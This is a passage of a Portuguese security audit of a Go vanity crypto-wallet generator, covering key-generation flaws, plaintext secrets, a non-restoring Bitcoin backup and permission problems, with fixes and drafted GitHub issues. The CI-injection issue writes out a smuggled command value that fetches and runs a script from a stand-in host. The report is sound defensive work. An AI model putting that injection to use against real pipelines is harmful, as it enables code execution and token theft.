Ativo por padrão para a rede ``ethereum`` sempre que a geração de keystore está habilitada (padrão). Desativado apenas com `--no-keystore``, o que também elimina qualquer backup. Comportamento documentado no README (linhas 148 e 255), o que reduz a surpresa mas não o risco técnico.

ALTA**F3 - Chave privada Solana gravada sem qualquer criptografia, e o 'keypair' salvo não contém chave**

Localização

```
internal/crypto/keystore.go:1467-1473
internal/crypto/keystore.go:1571-1578
internal/crypto/keystore.go:1674-1683
```

Evidência no código

```
internal/crypto/keystore.go:1467-1473
    case "solana":
        // Save Solana keypair JSON
        if err := ks.saveSolanaKeypair(address, keystore); err != nil {
            return err
        }
        // Also save private key to .key file for easy access (unencrypted)
        return ks.SavePrivateKeyFile(address, privateKeyHex, network)

internal/crypto/keystore.go:1571-1578 (o .json é um placeholder, não um keypair)
    // In production, this should be the actual 64-byte array
    solanaKeypair := map[string]interface{}{
        "type": "solana-keypair",
        "address": address,
        "note": "Solana keypair - private key is encrypted in KeyStore V3 format",
    }

internal/crypto/keystore.go:1674-1679
    keyPath := filepath.Join(ks.config.OutputDirectory,
        fmt.Sprintf("%s.key", formattedAddress))
```

```
if err := ks.writeFileAtomic(keyPath, []byte(privateKeyHex), 0600); err != nil {
```

Por que é explorável

Para a rede Solana a única cópia utilizável da chave privada é o arquivo ``<endereço>.key``, que contém os 64 bytes da chave Ed25519 em hexadecimal puro, sem KDF, sem cifra e sem MAC. O keystore V3 é gerado em memória mas nunca chega ao disco nesse fluxo - ``saveSolanaKeypair`` grava apenas um JSON de metadados.

Pior: o campo ``note`` do JSON afirma literalmente "private key is encrypted in KeyStore V3 format", o que é falso e induz o usuário a tratar o diretório como protegido quando a chave está em claro ao lado. Um operador que confie nessa mensagem pode versionar, sincronizar ou enviar o diretório acreditando que o material está cifrado.

São dois defeitos somados: (a) segredo em claro em repouso; (b) mensagem no artefato que descreve incorretamente a proteção aplicada.

Condições de explorabilidade

Ocorre com ``--network solana`` e keystore habilitado (padrão). O README (linhas 150 e 249) reconhece o ``.key`` em claro, mas não menciona que o texto dentro do ``.json`` é enganoso.

Criptografia / geração de chaves

ALTA

F1 - Chaves privadas Ethereum são geradas em cadeia linear (k, k+1, k+2, ...) e não são independentes

Localização

```
internal/crypto/chain.go:18
internal/crypto/chain.go:405-412
internal/crypto/chain.go:460-478
internal/worker/pool.go:36
internal/worker/pool.go:160-174
internal/worker/pool.go:372-374
internal/worker/pool.go:413-417
```

Evidência no código

```
internal/crypto/chain.go:18
    const ChainBatchSize = 4096

internal/crypto/chain.go:409-412 (constroi 4096 pontos por adição sucessiva de G)
    batch.points[0].Set(&start)
    for i := 1; i < ChainBatchSize; i++ {
        secp256k1.AddNonConst(&batch.points[i-1], &chainGeneratorPoint, &batch.points[i])
    }

internal/crypto/chain.go:466-470 (a chave privada devolvida é literalmente k0 + posição)
    var kScalar, offsetScalar secp256k1.ModNScalar
    kScalar.SetByteSlice(batch.k0[:])
    offsetScalar.SetInt(uint32(offset))
    kScalar.Add(&offsetScalar) // k0 + pos; stays < N by seed range check
    kScalar.PutBytesUnchecked(key[:])

internal/worker/pool.go:372-374 (a chave da cadeia é a chave entregue ao usuário)
    var keyBytes [32]byte
    var pub [64]byte
    keyBytes, pub, err = chain.NextKey()

internal/worker/pool.go:413-417
    // Found a match: reconstruct the ECDSA private key for the
```

```
// result (Ethereum only).
privateKey = new(ecdsa.PrivateKey)
privateKey.Curve = ethcrypto.S256()
privateKey.D = new(big.Int).SetBytes(keyBytes[:])
```

Por que é explorável

No caminho padrão de geração Ethereum (engine CPU, que é o default em Linux/Windows e sempre que Metal não está disponível), cada worker sorteia UM único seed aleatório k0 e deriva as 4096 chaves seguintes como k0+1, k0+2, ... k0+4095. A chave privada entregue ao usuário é exatamente esse escalar. Além disso `Pool.chains` (pool.go:36) reutiliza a mesma cadeia entre chamadas sucessivas de `GenerateWalletWithContext`, então ao rodar `--count N` as N carteiras saem tipicamente do mesmo lote e são mutuamente deriváveis.

Consequência: as carteiras produzidas em uma mesma execução NÃO são independentes. Quem obtiver UMA chave privada do lote recupera todas as demais testando k+-i para i em 1..4095 - um espaço de 8190 candidatos, verificável em milissegundos. Isso quebra o padrão de uso mais comum da ferramenta (gerar várias carteiras de uma vez e trata-las como compartimentadas: uma quente, uma fria, uma por cliente).

Verificado empiricamente durante esta auditoria com um teste ad hoc sobre `crypto.NewPrivateKeyChain()`: a diferença entre chaves consecutivas foi exatamente 1 em todas as 9 medições.

Agravante documental: o comentário em chain.go:323-325 afirma gerar "uniformly random secp256k1 private keys" e o de chain.go:331-332 alerta que a cadeia "must not be used as a source of independent random keys" - exatamente o que `pool.go` faz ao entregar essas chaves como carteiras finais. O README não menciona esse comportamento em nenhum ponto, inclusive na seção 'Current limitations'.

Condições de explorabilidade

Afeta apenas rede `ethereum` sem `--with-mnemonic`, na engine CPU. NÃO afeta: a engine Metal (`internal/engine/metal\_darwin\_arm64.go:1088-1103` usa `crypto/rand` independente por chave), `--with-mnemonic`, Bitcoin nem Solana. A exploração exige que o atacante conheça ao menos UMA chave privada do lote; conhecer apenas o endereço não ajuda.

Observabilidade / defesa em profundidade

INFORMATIVA

F13 - Operações de keystore usam logger não sanitizado (fmt.Printf) em vez do SecureLogger

Localização

```
internal/crypto/keystore.go:1147-1170
internal/crypto/keystore.go:1209
internal/cli/commands.go:1889
internal/cli/commands.go:1844
```

Evidência no código

```
internal/crypto/keystore.go:1147-1170
    type DefaultProgressLogger struct {
        VerboseMode bool
    }
    func (l *DefaultProgressLogger) LogError(message string) {
        fmt.Printf("ERROR: %s\n", message)
    }

internal/crypto/keystore.go:1209 (default do serviço)
    logger:      &DefaultProgressLogger{VerboseMode: false},

internal/cli/commands.go:1889 (a CLI nunca injeta o SecureLogger)
```

```
keystoreService := crypto.NewKeyStoreService(keystoreConfig)
keystoreService.SetVerboseMode(verbose)
```

Por que é explorável

O projeto investe bastante em um logger seguro (`pkg/logging`, 1129 linhas, com allowlist de campos, redação por regex de chaves privadas/públicas/seed phrases e sanitização de caminhos). Existe `NewKeyStoreServiceWithLogger` para injeta-lo. Porém a CLI usa sempre `NewKeyStoreService`, que instala o `DefaultProgressLogger` - um `fmt.Printf` cru, sem nenhuma sanitização.

Auditei todas as chamadas de log dentro de `keystore.go` e nenhuma delas passa senha, chave privada ou mnemônica: apenas caminhos, endereços e erros. Por isso o achado é informativo, não uma vulnerabilidade. O risco é de regressão: uma futura mensagem de depuração que interpole material sensível não encontrará nenhuma barreira de sanitização neste caminho, ao contrário do que a existência do `pkg/logging` sugere.

Condições de explorabilidade

Sempre presente no caminho da CLI. Nenhum vazamento no código atual.

Perda irreversível de material criptográfico

ALTA

F4 - Backup de Bitcoin salva uma mnemônica que não deriva a chave gerada; a chave nunca é persistida

Localização

```
internal/crypto/bitcoin.go:31-64
internal/cli/commands.go:1832-1858
internal/crypto/keystore.go:1464-1466
```

Evidência no código

```
internal/crypto/bitcoin.go:37-63
// Generate 32 random bytes for private key
_, err := rand.Read(privateKey)
...
// Generate BIP-39 mnemonic for backup
// Note: This mnemonic is for backup purposes only and is not used to derive the key
// The actual private key is randomly generated above
mnemonic, err := generateBIP39Mnemonic()

internal/cli/commands.go:1833-1848
if strings.ToLower(w.Network) == "bitcoin" {
    if w.Mnemonic == "" {
        return fmt.Errorf("bitcoin wallet requires mnemonic for backup")
    }
    ...
    // Save only the mnemonic for Bitcoin
    if err := keystoreService.SaveMnemonicFile(w.Address, w.Mnemonic, w.Network); err != nil {

internal/crypto/keystore.go:1464-1466
case "bitcoin":
    // Bitcoin only saves mnemonic, no KeyStore V3
    return fmt.Errorf("bitcoin keystore saving should use SaveMnemonicFile directly")
```

Por que é explorável

`BitcoinGenerator.GenerateWallet` sorteia 32 bytes aleatórios como chave privada e, SEPARADAMENTE, sorteia 128 bits de entropia para uma mnemônica BIP-39 sem qualquer relação matemática com essa chave. O fluxo de persistência de Bitcoin grava exclusivamente a mnemônica (`<endereço>.mnemonic`) e recusa explicitamente gravar keystore. Resultado: o único artefato em disco é um backup que NÃO restaura a

carteira.

A chave privada real é impressa apenas no stdout (commands.go:1672 / 1722). Se o usuário estiver no modo TUI padrão, ou usar `--quiet` com `--count > 1` (que suprime a impressão da chave, commands.go:1719-1725), ou simplesmente fechar o terminal, a chave é perdida de forma definitiva - com fundos possivelmente já enviados ao endereço vanity gerado.

É uma falha de disponibilidade/integridade de material criptográfico com impacto financeiro direto é irreversível, agravada por um arquivo `.mnemonic` que aparenta ser um backup válido e passa em qualquer inspeção superficial.

Condições de explorabilidade

`--network bitcoin` com keystore habilitado (padrão). O README (linhas 149 e 248) sinaliza que a mnemônica não deriva a chave, mas a CLI não emite nenhum aviso em tempo de execução e ainda imprime "Mnemonic: Saved" (commands.go:1751-1753), reforçando a impressão de que o backup é válido.

Validação de entrada

BAIXA**F11 - Valor desconhecido em --network cai silenciosamente no gerador Ethereum**

Localização

internal/worker/pool.go:94-102
pkg/wallet/types.go:141-177

Evidência no código

```
internal/worker/pool.go:94-102
var generator crypto.Generator
switch strings.ToLower(network) {
case "bitcoin":
    generator = crypto.NewBitcoinGenerator(poolManager)
case "solana":
    generator = crypto.NewSolanaGenerator(poolManager)
default:
    generator = crypto.NewEthereumGenerator(poolManager)
}
```

Por que é explorável

`GenerationCriteria.Validate()` (pkg/wallet/types.go:141-177) válida comprimento de padrão, hexadecimalidade de prefix/suffix, a combinação checksum/case-sensitive e MaxAttempts - mas não valida o campo `Network`. Com `--network ethereum` (erro de digitação) ou `--network polygon`, a fábrica cai no `default` e produz uma chave Ethereum, enquanto o restante do fluxo continua tratando a rede como o valor digitado.

O resultado é uma falha tardia e confusa: a carteira é gerada e impressa com a chave privada, mas `validateAddressForNetwork` (keystore.go:1400-1416) rejeita a rede desconhecida e nenhum backup é gravado. O usuário recebe uma chave privada real, exibida uma única vez no terminal, sem persistência - risco de perda de material se ele acreditar que o arquivo foi salvo. A validação deveria ocorrer no parsing da flag, antes de qualquer geração.

Condições de explorabilidade

Exige que o usuário informe um valor de `--network` fora de {ethereum, bitcoin, solana}.

6. Recomendações priorizadas

P1**Restaurar a independência das chaves privadas geradas na engine CPU**

Achados: F1

Reduzir drasticamente `ChainBatchSize` não resolve; a correção é desacoplar a busca da entrega. Opção recomendada: manter a cadeia apenas como filtro rápido de candidatos e, ao encontrar um endereço que casa com o padrão, descartar o escalar da cadeia e re-sortear uma chave independente - inviável, pois o endereço depende da chave. Opção prática: usar a cadeia somente para a varredura e, ao encontrar match, reiniciar a cadeia com novo seed para a próxima carteira (`p.chains[workerID] = nil` após cada resultado), o que limita a relação a chaves nunca entregues ao usuário. Solução completa: gerar cada chave entregue de forma independente com `crypto/rand`, aceitando o custo, ou adotar o offset secreto aleatório por chave. Enquanto não houver correção, documentar o comportamento no README e avisar no stdout ao usar `--count > 1`.

P1**Parar de gravar segredos em claro ao lado dos artefatos cifrados**

Achados: F2, F3

Ethereum: solicitar a senha ao usuário (`golang.org/x/term`, já no `go.mod`) ou, se a senha for gerada, exibi-la uma única vez no terminal e gravar o `.pwd` apenas mediante flag explícita `--write-password-file`, com aviso claro. Solana: gravar o keystore V3 efetivamente cifrado no `.json` (hoje ele só contém metadados) e tornar o `.key` em claro opcional via flag. Em qualquer caso, corrigir o campo `note` do JSON de Solana (keystore.go:1576), que hoje afirma falsamente que a chave está cifrada.

P1**Garantir que o backup de Bitcoin recupere a carteira gerada**

Achados: F4

Derivar a chave privada A PARTIR da mnemônica (BIP-39 -> BIP-32 -> caminho BIP-44 `m/44'/0'/0'/0/0`) em vez de sortear as duas de forma independente, tornando o arquivo `.mnemonic` um backup real. Alternativamente, persistir também a chave privada em keystore cifrado. Até a correção, a CLI deve recusar-se a gerar carteira Bitcoin sem `--i-understand` ou, no mínimo, imprimir um aviso destacado de que o arquivo salvo NÃO restaura a carteira.

P2**Ligar os parâmetros de KDF configurados a camada que cifra, ou remover as flags**

Achados: F5

Fazer `EncryptPrivateKeyWithKDF` usar `ks.config.KDFParams` quando preenchido, caindo para `GetDefaultParams` apenas quando vazio. ATENÇÃO a ordem: corrigir ANTES o piso do validador de script (commands.go:1351-1361) para exigir `N >= 262144` (ou custo de memória mínimo equivalente), espelhando o piso já existente para PBKDF2. Ligar os parâmetros sem corrigir o validador transformaria um achado benigno em geração de keystores fracos.

P2**Uniformizar as permissões de arquivo e diretório dos artefatos sensíveis**

Achados: F6, F7, F8

Trocar 0644 por 0600 nas duas aberturas de log (secure_logger.go:623 e 758). Trocar 0755 por 0700 nos dois `MkdirAll` do keystore (keystore.go:1713 e 1745). Fazer `CheckDirectoryPermissions` verificar de fato o modo do diretório e recusar (ou alertar) quando houver bits de grupo/outros. Ligar `KeyStore.FileMode` as escritas ou remover o campo; se ligado, restringir a validação a 0600/0400 em vez de aceitar até 0777.

P2**Corrigir a injeção de script e pinar as actions do CI**

Achados: F9, F12

Em `release.yml`, mover ``github.event.inputs.tag`` para um bloco ``env:`` e referênciá-lo como `"$TAG"` no script - o padrão já aplicado corretamente em `version-bump.yml:130-136`. Validar o formato do tag com regex antes de usar. Pinar ``aquasecurity/trivy-action`` por SHA de commit ou tag imutável. Preencher ``package-ecosystem: "gomod"`` no `dependabot.yml` e adicionar uma segunda entrada ``github-actions`` para manter as próprias actions atualizadas.

P3**Implementar ou remover as flags inertes e validar `--network` no parsing**

Achados: F10, F11

Implementar ``--output`/`--format`` no caminho de geração (gravando com 0600, como o benchmark já faz em `benchmark.go:983`) ou remove-las do comando raiz para não induzir o usuário a acreditar que o material sensível não passou pelo terminal. Adicionar validação de ``Network`` por lista fechada em ``GenerationCriteria.Validate()`` (`pkg/wallet/types.go:141`), falhando cedo em vez de cair no ``default`` do gerador Ethereum.

P3**Injetar o SecureLogger no serviço de keystore**

Achados: F13

Usar ``crypto.NewKeyStoreServiceWithLogger`` na CLI (`commands.go:1889` e `1844`) com um adaptador sobre ``logging.SecureLogger``, de modo que toda mensagem produzida em ``keystore.go`` passe pela sanitização. Barreira de defesa em profundidade contra regressões futuras.

7. Issues para o GitHub

Texto completo de cada issue em Markdown, pronto para copiar e colar. Achados triviais relacionados foram agrupados numa mesma issue para evitar ruído: os 13 achados desta auditoria resultam em 7 issues acionáveis.

--- ISSUE 1 ---

****Título:**** [Segurança] Chaves privadas Ethereum são geradas em cadeia linear e não são independentes entre si

****Labels:**** `security`, `severity:alta`, `criptografia`

Problema

No caminho padrão de geração Ethereum (engine CPU), cada worker sorteia um único seed aleatório `k0` e deriva as 4095 chaves seguintes como `k0+1`, `k0+2`, ... A chave privada entregue ao usuário é exatamente esse escalar. Como `Pool.chains` reutiliza a mesma cadeia entre chamadas de `GenerateWalletWithContext`, todas as carteiras produzidas por `--count N` costumam sair do mesmo lote de 4096 e são mutuamente deriváveis.

Por que é explorável: um atacante que obtenha UMA chave privada do lote recupera todas as demais testando `k +/- i` para `i` em 1..4095 - 8190 candidatos, verificáveis em milissegundos. Isso quebra o padrão de uso mais comum da ferramenta, que é gerar várias carteiras de uma vez e trata-las como compartimentadas.

Evidência

```
`internal/crypto/chain.go:18`
```go
const ChainBatchSize = 4096
```

`internal/crypto/chain.go:409-412`
```go
batch.points[0].Set(&start)
for i := 1; i < ChainBatchSize; i++ {
 secp256k1.AddNonConst(&batch.points[i-1], &chainGeneratorPoint, &batch.points[i])
}
```

`internal/crypto/chain.go:466-470`
```go
var kScalar, offsetScalar secp256k1.ModNScalar
kScalar.SetByteSlice(batch.k0[:])
offsetScalar.SetInt(uint32(offset))
kScalar.Add(&offsetScalar) // k0 + pos
kScalar.PutBytesUnchecked(key[:])
```

`internal/worker/pool.go:372-374` e `413-417` - a chave da cadeia é a chave entregue:
```go
keyBytes, pub, err = chain.NextKey()
...
privateKey.D = new(big.Int).SetBytes(keyBytes[:])
```
```

Verificação empírica (teste ad hoc sobre `crypto.NewPrivateKeyChain()`): a diferença entre chaves consecutivas foi exatamente `1` em 9/9 medições.

O comentário em `chain.go:331-332` já alerta que a cadeia "must not be used as a source of independent random keys outside vanity generation" - mas `pool.go` entrega essas chaves como carteiras finais do usuário.

Impacto

Comprometimento de uma única carteira gerada compromete todas as outras da mesma execução. Usuários que geram uma carteira quente e uma fria no mesmo comando, ou uma carteira por cliente, não possuem o isolamento

que acreditam ter. O comportamento não está documentado no README, inclusive na seção 'Current limitations'.

Sugestão de correção

Desacoplar a varredura da entrega. Mínimo: após cada carteira encontrada, descartar a cadeia do worker (`p.chains[workerID] = nil`) para que nenhuma chave entregue compartilhe lote com outra entregue. Ideal: gerar cada chave entregue de forma independente com `crypto/rand`. Enquanto não corrigido, documentar no README e avisar no stdout quando `--count > 1`.

Não afeta a engine Metal (`internal/engine/metal\_darwin\_arm64.go:1088-1103`), que já gera chaves independentes e serve de referência.

Critérios de aceite

- [] Duas carteiras retornadas na mesma execução nunca tem chaves privadas cuja diferença seja menor que 2^{128}
- [] Existe teste automatizado que gera $N \geq 10$ carteiras via `Pool.GenerateWalletWithContext` e falha se qualquer par tiver diferença $< 2^{128}$
- [] O comentário de `chain.go:323-325` deixa de afirmar 'uniformly random' se a propriedade não valer dentro do lote
- [] README documenta a propriedade de independência das chaves entregues
- [] `go test ./...` passa

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

****Título:**** [Segurança] Segredos gravados em texto claro ao lado dos artefatos cifrados (senha do keystore e chave Solana)

****Labels:**** `security`, `severity:alta`, `keystore`

Problema

Dois fluxos gravam material secreto sem qualquer criptografia no mesmo diretório dos artefatos que deveriam proteger:

1. ****Ethereum****: a senha que abre o keystore V3 é gravada em texto puro em `.pwd`, no mesmo diretório e no mesmo instante do keystore. Todo o custo do script $N=262144$ é anulado - o par keystore+senha equivale a chave privada em claro.

2. ****Solana****: a única cópia utilizável da chave é `.key`, com os 64 bytes da chave Ed25519 em hexadecimal puro, sem KDF, cifra ou MAC. O keystore V3 é gerado em memória mas nunca chega ao disco; `saveSolanaKeypair` grava apenas metadados - e o campo `note` desse JSON afirma falsamente que "private key is encrypted in KeyStore V3 format".

Por que é explorável: qualquer cópia do diretório `./keystores` - backup em nuvem, snapshot, `tar` enviado ao suporte, sincronização Dropbox/iCloud, malware que exfiltra a pasta - leva junto o segredo em claro. O modo 0600 protege contra outros usuários locais, não contra esse vetor.

Evidência

```
`internal/crypto/keystore.go:1494-1495` e `1523-1525`
```go
passwordPath := filepath.Join(ks.config.OutputDirectory,
 fmt.Sprintf("%s.pwd", formattedAddress))
...
if err := ks.writeFileAtomic(passwordPath, []byte(password), 0600); err != nil {
 ...

`internal/crypto/keystore.go:1467-1473`
```go
case "solana":
    if err := ks.saveSolanaKeypair(address, keystore); err != nil { return err }
    // Also save private key to .key file for easy access (unencrypted)
    return ks.SavePrivateKeyFile(address, privateKeyHex, network)
...

```

```
`internal/crypto/keystore.go:1571-1577` - o JSON afirma proteção que não existe:
```go
solanaKeypair := map[string]interface{}{
 "type": "solana-keypair",
 "address": address,
 "note": "Solana keypair - private key is encrypted in KeyStore V3 format",
}
```
```

```
`internal/crypto/keystore.go:1674-1678`
```go
keyPath := filepath.Join(ks.config.OutputDirectory,
 fmt.Sprintf("%s.key", formattedAddress))
if err := ks.writeFileAtomic(keyPath, []byte(privateKeyHex), 0600); err != nil {
```
```

Impacto

Perda total de fundos das carteiras geradas caso o diretório de keystores seja copiado, sincronizado ou exfiltrado. A criptografia do keystore V3, corretamente implementada, não oferece nenhuma proteção efetiva no layout atual em disco.

Sugestão de correção

- Ethereum: solicitar a senha ao usuário via ``golang.org/x/term`` (já presente no `go.mod`) ou, se gerada, exibi-la uma única vez e gravar o ``.pwd`` apenas com flag explícita `--write-password-file``, acompanhada de aviso.
- Solana: gravar o keystore V3 realmente cifrado no ``.json`` e tornar o ``.key`` em claro opcional via flag.
- Corrigir o campo ``note`` em `keystore.go:1576`` para descrever o que de fato foi gravado.

Critérios de aceite

- [] Executar `bloco-vgen --prefix ab`` não produz arquivo ``.pwd`` sem flag explícita
- [] Executar `bloco-vgen --network solana --prefix ab`` não produz ``.key`` em claro sem flag explícita
- [] O `endereco.json`` de Solana contém um keystore V3 válido, decifrável com a senha correta
- [] Nenhum artefato gravado afirma que a chave está cifrada quando ela não está
- [] README atualizado nas linhas sobre artefatos por rede
- [] `go test ./...`` passa

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

****Título:**** [Segurança] Backup de Bitcoin salva mnemônica que não deriva a chave gerada, tornando a carteira irrecuperável

****Labels:**** `security`, `severity:alta`, `bitcoin`, `perda-de-dados`

Problema

`BitcoinGenerator.GenerateWallet`` sorteia 32 bytes aleatórios como chave privada e, separadamente, sorteia 128 bits de entropia para uma mnemônica BIP-39 sem nenhuma relação matemática com essa chave. O fluxo de persistência de Bitcoin grava EXCLUSIVAMENTE a mnemônica e recusa gravar keystore. O único artefato em disco é um backup que não restaura a carteira.

Por que é explorável (perda irreversível): a chave privada real é impressa apenas no stdout. No modo TUI padrão, com `--quiet`` e `--count > 1``, ou simplesmente ao fechar o terminal, ela é perdida de forma definitiva - possivelmente com fundos já enviados ao endereço vanity. A CLI ainda imprime "Mnemonic: Saved", reforçando a impressão de que o backup é válido.

Evidência

```
`internal/crypto/bitcoin.go:37-63`
```go
// Generate 32 random bytes for private key
_, err := rand.Read(privateKey)
...
// Generate BIP-39 mnemonic for backup
// Note: This mnemonic is for backup purposes only and is not used to derive the key
```

```
// The actual private key is randomly generated above
mnemonic, err := generateBIP39Mnemonic()
...

`internal/cli/commands.go:1833-1848` - só a mnemônica é persistida:
```go
if strings.ToLower(w.Network) == "bitcoin" {
    ...
    // Save only the mnemonic for Bitcoin
    if err := keystoreService.SaveMnemonicFile(w.Address, w.Mnemonic, w.Network); err != nil {
    ...

`internal/crypto/keystore.go:1464-1466` - keystore explicitamente recusado:
```go
case "bitcoin":
 // Bitcoin only saves mnemonic, no KeyStore V3
 return fmt.Errorf("bitcoin keystore saving should use SaveMnemonicFile directly")
...

`internal/cli/commands.go:1751-1753` - a CLI afirma que o backup foi salvo:
```go
if result.Wallet.Mnemonic != "" {
    fmt.Printf(" Mnemonic: Saved\n")
}
```

Impacto

Perda permanente e irreversível de fundos. O arquivo `.mnemonic` passa em qualquer inspeção superficial (e uma mnemônica BIP-39 válida), de modo que o usuário só descobre o problema ao tentar restaurar - quando a chave já não existe em lugar algum.

Sugestão de correção

Derivar a chave privada A PARTIR da mnemônica (BIP-39 -> BIP-32 -> BIP-44 m/44'/0'/0'/0/0), tornando o `.mnemonic` um backup real; `github.com/tyler-smith/go-bip32` e `go-bip39` já estão no go.mod. Alternativa: persistir a chave privada em keystore cifrado. Até lá, imprimir aviso destacado de que o arquivo salvo NÃO restaura a carteira.

Critérios de aceite

- [] A mnemônica gravada em `<endereço>.mnemonic` restaura exatamente o endereço e a chave privada gerados
- [] Existe teste que gera carteira Bitcoin, deriva a chave a partir da mnemônica salva e compara endereço e chave
- [] Se a derivação não for implementada, a CLI exibe aviso explícito e o README para de descrever o arquivo como backup
- [] Linhas 149 e 248 do README refletem o comportamento final
- [] `go test ./...` passa
```

### --- FIM ISSUE 3 ---

### --- ISSUE 4 ---

```
Título: [Segurança] Controles de KDF e de permissão configurados nunca são aplicados (--security-level, --kdf-params, file_mode)

Labels: `security`, `severity:media`, `configuração`

Problema

Três controles de segurança são declarados, validados e nunca aplicados:

1. `--security-level` e `--kdf-params`: a CLI calcula os parâmetros de KDF e os coloca em `KeyStoreConfig.KDFParams`, mas `EncryptPrivateKeyWithKDF` sempre chama `GetDefaultParams(kdfType)` e ignora o campo. Rastreadas as 13 ocorrências de `KDFParams` em `keystore.go`: nenhuma lê o config. Quem executa `--security-level very-high` recebe silenciosamente parâmetros de nível médio.

2. `KeyStore.FileMode`: existe, tem default 0600, é validado e é serializável em YAML, mas nenhuma linha do projeto o lê - as escritas usam o literal 0600. Pior: a validação aceita até 0777.
```

3. Assimetria no validador: o caminho scrypt aceita  $N=1024$  com  $r=1/p=1$  (~128 KB, trivial de forçar bruta), enquanto o caminho PBKDF2 impõe corretamente  $c \geq 100000$ .

Hoje o conjunto falha de forma SEGURA (os defaults do handler são fortes: scrypt  $N=262144$ ). O risco é o desalinhamento entre política declarada e aplicada e, principalmente, a regressão: ligar `KDFParams` sem antes corrigir o piso do validador passaria a gerar keystores fracos.

#### ## Evidência

```
`internal/cli/commands.go:1868-1877` - a CLI calcula os parâmetros:
```go
kdfParams := app.config.KeyStore.KDFParams
if len(kdfParams) == 0 {
    securityLevel := app.parseSecurityLevel(app.config.KeyStore.SecurityLevel)
    defaultParams, err := analyzer.GetOptimizedParams(
        app.config.KeyStore.KDFAlgorithm, securityLevel, 512)
    kdfParams = defaultParams
}
```

`internal/crypto/keystore.go:1003-1004` - a cifragem os descarta:
```go
// Get default parameters for the specified KDF
defaultParams, err := ks.kdfService.GetDefaultParams(kdfType)
```

`internal/cli/commands.go:1355-1358` - piso fraco para scrypt:
```go
if nInt < 1024 || nInt > 67108864 {
    return fmt.Errorf("n parameter must be between 1024 and 67108864, got %d", nInt)
}
```

contra `internal/cli/commands.go:1409-1411` - piso correto para PBKDF2:
```go
if cInt < 100000 {
    return fmt.Errorf("c parameter (iteration count) must be at least 100000 for security, got %d", cInt)
}
```

`internal/config/config.go:63, 115, 278-280` - FileMode declarado, validado até 0777, nunca aplicado.
```

#### ## Impacto

Operadores não conseguem endurecer a criptografia do keystore nem as permissões dos arquivos, sem receber qualquer aviso de que a configuração foi ignorada. Se `KDFParams` for ligado sem corrigir o validador de scrypt, keystores com  $N=1024$  passam a ser aceitos e gerados - quebra prática da proteção por senha.

#### ## Sugestão de correção

ORDEM IMPORTA. Primeiro elevar o piso de scrypt em `validateScryptParams` (commands.go:1351-1361) para  $N \geq 262144$  ou custo de memória mínimo equivalente, espelhando o piso do PBKDF2. Somente depois fazer `EncryptPrivateKeyWithKDF` usar `ks.config.KDFParams` quando preenchido, caindo para `GetDefaultParams` quando vazio. Para `FileMode`: ligar as escritas e restringir a validação a 0600/0400, ou remover o campo.

#### ## Critérios de aceite

- [ ] `--kdf-params '{"n":1048576,"r":8,"p":1,"dklen":32}'` produz keystore cujo `crypto.kdfparams.n` e 1048576
- [ ] `--security-level very-high` produz parâmetros distintos de `--security-level low`, verificável no JSON gerado
- [ ] `--kdf-params` com  $N$  abaixo do piso é rejeitado com mensagem clara antes de qualquer geração
- [ ] `KeyStore.FileMode` afeta a permissão real dos arquivos gravados, ou o campo foi removido
- [ ] A validação de `file\_mode` não aceita mais 0777
- [ ] Existem testes cobrindo os três pontos; `go test ./...` passa

--- FIM ISSUE 4 ---

**--- ISSUE 5 ---**

**\*\*Título:\*\*** [Segurança] Permissões frouxas em logs (0644) e no diretório de keystores (0755), e verificação de permissão que não verifica nada

**\*\*Labels:\*\*** `security`, `severity:media`, `permissões`

**## Problema**

Todo o projeto grava artefatos sensíveis com 0600, com exceções:

1. Arquivos de log criados com 0644 (legíveis por qualquer usuário local), tanto na abertura inicial quanto após cada rotação. O logger é efetivamente seguro quanto a chaves privadas, mas registra `address` como campo permitido - expondo a terceiros locais quais endereços vanity o usuário gerou, quando e com que padrão.
2. O diretório que guarda keystores, senhas e chaves é criado com 0755 em dois pontos: qualquer usuário local pode entrar e listar. Os nomes dos arquivos SÃO os endereços.
3. `CheckDirectoryPermissions` não verifica permissão alguma - apenas confirma que o diretório existe e aceita escrita. Um `--keystore-dir` apontando para um diretório pré-existente com modo 0777 é aprovado sem alerta, apesar do nome da função.

**## Evidência**

```
`pkg/logging/secure_logger.go:623` e `758`
```go
file, err := os.OpenFile(filePath, os.O_CREATE|os.O_WRONLY|os.O_APPEND, 0644)
...
file, err := os.OpenFile(l.config.OutputFile, os.O_CREATE|os.O_WRONLY|os.O_TRUNC, 0644)
```
```

```
`internal/crypto/keystore.go:1713` e `1745`
```go
if err := os.MkdirAll(cleanPath, 0755); err != nil {
...
if err := os.MkdirAll(dir, 0755); err != nil {
...

`internal/crypto/keystore.go:1885-1890` - a única 'verificação' feita:
```go
// Check if directory is writable by attempting to create a temp file
tmpFile, err := os.CreateTemp(ks.config.OutputDirectory, ".permission-test-*")
```
```

Impacto

Em host multiusuário, container com volume compartilhado ou runner de CI, outros usuários locais enumeram os endereços gerados e leem os logs operacionais. O conteúdo dos segredos permanece protegido pelos arquivos 0600, mas o metadado vaza e a função que deveria alertar sobre diretórios inseguros aprova qualquer coisa gravável.

Sugestão de correção

Trocar 0644 por 0600 em `secure\_logger.go:623` e `758`. Trocar 0755 por 0700 em `keystore.go:1713` e `1745`. Fazer `CheckDirectoryPermissions` inspecionar `info.Mode().Perm()` e recusar (ou alertar com destaque) quando houver bits de grupo ou outros no diretório de saída.

Critérios de aceite

- [] Arquivo de log criado por `--log-file` tem modo 0600
- [] Arquivo de log criado após rotação tem modo 0600
- [] Diretório `./keystores` criado pela ferramenta tem modo 0700
- [] `CheckDirectoryPermissions` retorna erro ou alerta para diretório de saída com modo 0777
- [] Existem testes cobrindo os quatro pontos; `go test ./...` passa

--- FIM ISSUE 5 ---**--- ISSUE 6 ---**

****Título:** [Segurança] Injeção de script no workflow de release e action de terceiro não pinada**

****Labels:**** `security`, `severity:media`, `ci-cd`

Problema

1. ****Injeção de script**:** em `release.yaml`, `\${{ github.event.inputs.tag }}` é expandido pelo runner ANTES da execução do shell, diretamente dentro do corpo do `run:`. Um valor como `v1.0.0`; curl evil.sh | sh; echo "` executa comandos arbitrarios num job que detem `contents: write`, `packages: write` e `id-token: write` - permitindo publicar releases e imagens maliciosas ou exfiltrar o `GITHUB_TOKEN`. O valor é reinjetado nos jobs seguintes via `needs.create-release.outputs.version`, propagando a injeção para os passos de build.

O padrão seguro (passar por `env:` e referenciar como "\$VAR") já está aplicado corretamente em `version-bump.yml:130-136` deste mesmo repositório - só não foi replicado aqui.

